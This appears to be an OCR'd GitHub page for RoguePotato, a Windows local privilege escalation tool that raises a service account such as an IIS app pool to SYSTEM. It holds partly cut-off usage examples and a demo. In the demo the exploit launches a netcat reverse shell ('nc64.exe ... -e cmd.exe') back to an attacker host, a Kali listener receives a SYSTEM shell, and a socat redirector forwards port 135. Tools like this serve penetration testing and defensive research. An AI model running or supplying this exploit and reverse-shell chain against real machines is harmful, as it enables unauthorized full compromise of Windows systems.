Sign in

antonioCoco / RoguePotato Public

Notifications Fork 127 Star 1k

Code Issues 1 Pull requests 1 Actions Projects Security Insights

master Go to file Code

- RogueOxidResolver
- RoguePotato
- LICENSE
- README.md
- RoguePotato.sln
- demo.png

About

Another Windows Local Privilege Escalation from Service Account to System

- Readme
- GPL-3.0 license
- Activity
- 1k stars
- 17 watching
- 127 forks

Report repository

Releases 1

RoguePotato Released Latest
on May 11, 2020

Packages

No packages published

Languages

- ● C 82.1%
- ● C++ 17.9%

README GPL-3.0 license


RoguePotato

Just another Windows Local Privilege Escalation from Service Account to System. Full details at --> https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Usage

```
        RoguePotato
        @splinter_code & @decoder_it



Mandatory args:
-r remote_ip: ip of the remote machine to use a
-e commandline: commandline of the program to l



Optional args:
-l listening_port: This will run the RogueOxidR
-c {clsid}: CLSID (default BITS:{4991d34b-80a1-
-p pipename_placeholder: placeholder to be used
-z : this flag will randomize the pipename_plac



Examples:
 - Network redirector / port forwarder to run o
        socat tcp-listen:135,reuseaddr,fork tcp
 - RoguePotato without running RogueOxidResolve
        RoguePotato.exe -r 10.0.0.3 -e "C:\wind
 - RoguePotato all in one with RogueOxidResolve
        RoguePotato.exe -r 10.0.0.3 -e "C:\wind
 - RoguePotato all in one with RogueOxidResolve
        RoguePotato.exe -r 10.0.0.3 -e "C:\wind
```

Demo



Program: c:\windows\system32\cmd.exe

Arguments: /c whoami & C:\everyone\RoguePotato.exe -r 10.0.0.3 -e "C:\everyone\nc64.exe 10.0.0.3 3001 -e cmd.exe" -l 9999

```
iis apppool\defaultapppool
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written:98 bytes
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\everyone\nc64.exe 10.0.0.3 3001
[+] RoguePotato gave you the SYSTEM powerz :D
```

```
splintercode@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.3  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::83ad:3971:5188:5a23  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c3:02:2c  txqueuelen 1000  (Ethernet)
        RX packets 3775  bytes 592013 (578.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 139537  bytes 10729683 (10.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

splintercode@kali:~$ nc -lvnp 3001
listening on [any] 3001 ...
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.6] 49725
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>
```

```
splintercode@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.6:9999
```